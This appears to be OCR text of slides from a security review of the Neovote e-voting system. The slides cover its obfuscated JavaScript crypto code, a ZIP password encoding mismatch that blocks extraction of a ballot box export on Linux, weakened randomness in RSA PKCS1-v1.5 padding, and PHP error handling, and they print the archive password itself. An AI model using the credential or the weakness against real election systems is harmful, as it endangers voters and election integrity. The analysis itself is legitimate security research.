var $xTpmpDLT=xTpmpDNN.xTpmDHNL[this.$xTpmpDYs];
var $xTpmppgg=xTpmpDNN.xTpmDHxH;
var $xTpmpDYV=this.$xTpmpDYV;
var $xTpmprNV=this.$xTpmprNV;
var $xTpmppHx=0;
var $xTpmppHs=$xTpmppgF.length0;
var $xTpmpDLY=0;
var $xTpmpDLL=($xTpmprNV+$xTpmppHs)&-16;
var $xTpmppHg=0;

var $xTpmpDLD=new Uint8Array($xTpmpDLL);

while($xTpmppHs>0)
{$xTpmppHg=xTpmppgk($xTpmppgm,$xTpmpDYV+$xTpmprNV,
$xTpmppgF,$xTpmppHx,$xTpmppHs);
$xTpmprNV+=$xTpmppHg;
$xTpmppHx+=$xTpmppHg;
$xTpmppHs-=$xTpmppHg;

$xTpmppHg=$xTpmpDmV.xTpmpDkr($xTpmpDLT,
$xTpmppgg+$xTpmpDYV,$xTpmprNV);

if($xTpmppHg)
{$xTpmpDLD.set($xTpmppgm.subarray($xTpmpDYV,
$xTpmpDYV+$xTpmppHg),$xTpmpDLY);}
$xTpmpDLY+=$xTpmppHg;

if($xTpmppHg<$xTpmprNV)
{$xTpmpDYV+=$xTpmppHg;
$xTpmprNV-=$xTpmppHg;}
else{
$xTpmpDYV=0;
$xTpmprNV=0;}}

this.$xTpmpDYV=$xTpmpDYV;
this.$xTpmprNV=$xTpmprNV;

return $xTpmpDLD; }
```

# Looking for JS crypto library

asmcrypto / asmcrypto.js Public

Watch 36 | Fork 193 | Star 636

Code | Issues 24 | Pull requests 9 | Actions | Projects | Security | ...

master | Go to file | Add file | Code

dependabot[bot] and alippai B... ... on 24 Sep 2020 320

| | | |
|---|---|---|
| src | Use composition instead of inh... | 4 years ago |
| test | Add one more RSA PSS test | 4 years ago |
| .editorconfig | Adding ESM build | 5 years ago |
| .esmrc | Move to TypeScript | 4 years ago |
| .gitignore | Move to TypeScript | 4 years ago |
| .npmignore | Add *.d.ts files to the NPM | 4 years ago |

**About**

JavaScript Cryptographic Library with performance in mind.

Readme
MIT license
636 stars
36 watching
193 forks

**Releases**

20 tags

- Last change 09/2020
- No security audit :(

# Looking for JS crypto library

One issue though:

- Neovote uses RSAES-PKCS1-v1.5
- asmCrypto doesn’t support RSAES-PKCS1-v1.5 

# Looking for JS crypto library

One issue though:

- Neovote uses RSAES-PKCS1-v1.5
- asmCrypto doesn’t support RSAES-PKCS1-v1.5

asmcrypto / asmcrypto.js Public

Watch 36 | Fork 193 | Star 636

Code | Issues 24 | Pull requests 9 | Actions | Projects | Security | Insights

## Support RSAES-PKCS1-v1_5 encrypt/decrypt #172

Code

Open microshine wants to merge 1 commit into asmcrypto:master from PeculiarVentures:master

Conversation 0 | Commits 1 | Checks 0 | Files changed 3 | +149 −8

microshine commented on 25 Aug 2019 Contributor

Spec https://tools.ietf.org/html/rfc3447#section-7.2

This is equivalent to NodeJS Crypto API `RSA_PKCS1_PADDING`

Support RSA-PKCS1 encrypt/decrypt ✓ 8644af6

Reviewers

No reviews

Assignees

No one assigned

# Looking for JS crypto library

```
export function getNonZeroRandomValues
(buf: Uint8Array)
{getRandomValues(buf);
  for (let  i = 0;
  i < buf.length;  i++) {
    let byte = buf[i];
    while (!byte) {
      const octet = new Uint8Array(1);
      getRandomValues(octet);
      byte = octet[0];
    }
    buf[i] = byte;}}
```

```
var xTpmpDDx=function
(xTpmpDpH)
{xTpmpDpD(xTpmpDpH);
for(var $xTpmprNs=0;
$xTpmprNs<xTpmpDpH.length;$xTpmprNs++){
var $xTpmpDDW=xTpmpDpH[$xTpmprNs];
while(!$xTpmpDDW){
var $xTpmpDDV=new Uint8Array(1);
xTpmpDpD($xTpmpDDV);
$xTpmpDDW=$xTpmpDDV[0];
}
xTpmpDpH[$xTpmprNs]=$xTpmpDDW;}
```


asmCrypto PR#172

Neovote

src/other/get-random-values.ts
line 24-36

# Bonus #2: unzipping the ballot box

# Unzip on Windows



# Unzip on Linux

```
$ 7za x BallotBoxExport.zip -pbiè2Rrwû_çb7TWQà

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,12 CPUs AMD Ryzen 5 2600 Six-Core Processor

Scanning the drive for archives:
1 file, 96732480 bytes (93 MiB)

Extracting archive: BallotBoxExport.zip
--
Path = BallotBoxExport.zip
Type = zip
Physical Size = 96732480

ERROR: Wrong password : election_names.csv
ERROR: Wrong password : ballot_names.csv
ERROR: Wrong password : 1M-9493O-5D-2B-1C-2T-8S/object_names.csv
ERROR: Wrong password : 1M-9493O-5D-2B-1C-2T-8S/ballot_data.csv
ERROR: Wrong password : 1M-9493O-5D-2B-1C-2T-8S/count_params.csv
ERROR: Wrong password : 1M-9493O-5D-2B-1C-1T-8S/object_names.csv
ERROR: Wrong password : 1M-9493O-5D-2B-1C-1T-8S/ballot_data.csv
ERROR: Wrong password : 1M-9493O-5D-2B-1C-1T-8S/count_params.csv
ERROR: Wrong password : extra_hashes.csv
ERROR: Wrong password : version.txt

Sub items Errors: 10

Archives with Errors: 1

Sub items Errors: 10
```

# Ballot box & keys extractions

| | Linux | Windows |
|---|---|---|
| BallotBoxExport.zip | ❌ | ✔ |
| BallotKeysExport.zip | ✔ | ❌ |

# Ballot box & keys extractions

| | Linux | Windows |
|---|---|---|
| BallotBoxExport.zip | ❌ | ✔ |
| BallotKeysExport.zip | ✔ | ❌ |

Password is : biè2Rrwû_çb7TWQà

# Ballot box & keys extractions

| | Linux | Windows |
|---|---|---|
| BallotBoxExport.zip | ❌ | ✔ |
| BallotKeysExport.zip | ✔ | ❌ |

Password is : bi è 2Rrw û_ç b7TWQ à

# Ballot box & keys extractions

| | Linux | Windows |
|---|---|---|
| BallotBoxExport.zip | ❌ | ✔ |
| BallotKeysExport.zip | ✔ | ❌ |

Password is : bi è 2Rrw û _ ç b7TWQ à

```
>>> password = "biè2Rrwû_çb7TWQà"
>>> password.encode("utf8")  # Linux
b'bi\xc3\xa82Rrw\xc3\xbb_\xc3\xa7b7TWQ\xc3\xa0'
>>> password.encode("iso-8859-1")  # Windows
b'bi\xe82Rrw\xfb_\xe7b7TWQ\xe0'
```

# So how the PHP script handles this ?

```
for($attemptIndex=0;$attemptIndex<$attemptsCount;$attemptIndex++) {
// Formalisme du mot de passe selon la tentative
    switch($attemptIndex) {
        case 0:
        // Mot de passe tel quel
            $tryPwd = $zipPwd;
            break;
        case 1:
        // Suppression UTF8
            try { $tryPwd = utf8_decode($zipPwd); } catch (Throwable $e) { continue 2; };
            break;
        case 2:
        // Ajout UTF8
            try { $tryPwd = utf8_encode($zipPwd); } catch (Throwable $e) { continue 2; };
            break;
    };
// Ecriture dans le fichier temporaire
    if(file_put_contents($this->_zipPwdFile,$tryPwd)!==strlen($tryPwd)) { throw new RuntimeEx
// Test zip
    $retCode = $this->_execZipCommand('t');
```

# So how the PHP script handle this ?

```
for($attemptIndex=0;$attemptIndex<$attemptsCount;$attemptIndex++) {
// Formalisme du mot de passe selon la tentative
    switch($attemptIndex) {
        case 0:
        // Mot de passe tel quel
            $tryPwd = $zipPwd;
            break;
        case 1:
        // Suppression UTF8
            try { $tryPwd = utf8_decode($zipPwd); } catch (Throwable $e) { continue 2; };
            break;
        case 2:
        // Ajout UTF8
            try { $tryPwd = utf8_encode($zipPwd); } catch (Throwable
            break;
    };
// Ecriture dans le fichier temporaire
    if(file_put_contents($this->_zipPwdFile,$tryPwd)!==strlen($tryPw
// Test zip
    $retCode = $this->_execZipCommand('t');
```

as is

utf8 to iso-8859-1

iso-8859-1 to utf8

# Bonus #3: Good vs bad randomness

# What’s in the archive ?

# Digression: PKCS1-v1.5 padding

3072bits

```
b"\x00\x02" + random + b"\x00" + msg
```

# Digression: PKCS1-v1.5 padding

3072bits

```
b"\x00\x02" + random + b"\x00" + msg
```

cryptographically
secure bytes

# Digression: PKCS1-v1.5 padding

3072bits

```
b"\x00\x02" + random + b"\x00" + msg
```

cryptographically secure bytes

```
('1M-9493O-5D-2B-1C-2T-8S-3L')wmbrgqbycomsj[...]oxhnkadagrluqe
```

# Digression: PKCS1-v1.5 padding

3072bits


```
b"\x00\x02" + random + b"\x00" + msg
```

cryptographically secure bytes

```
('1M-9493O-5D-2B-1C-2T-8S-3L')wmbrgqbycomsj[...]oxhnkadagrluqe
```

How random is this ?

# Ballot's random part: statistical study




- Only ASCII "a" to "y"
- "a-f" 10% more likely than "g-y"

```
>>> random_byte = generate_cryptographically_secure_random_byte()  # e.g. random_byte == 42
>>> human_readable_but_less_random_character = chr(ord('a') + random_byte % 25)  # == 'r'
```

# Digression: PKCS1-v1.5 padding

- PKCS padding adds between 8 and 3061 random bytes
- Neovote lessen the randomness of the padding bytes
- Fortunately, no direct security impact thanks to lower bound…
- …but still, why doing this ?

# Bonus #4: Error handling

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```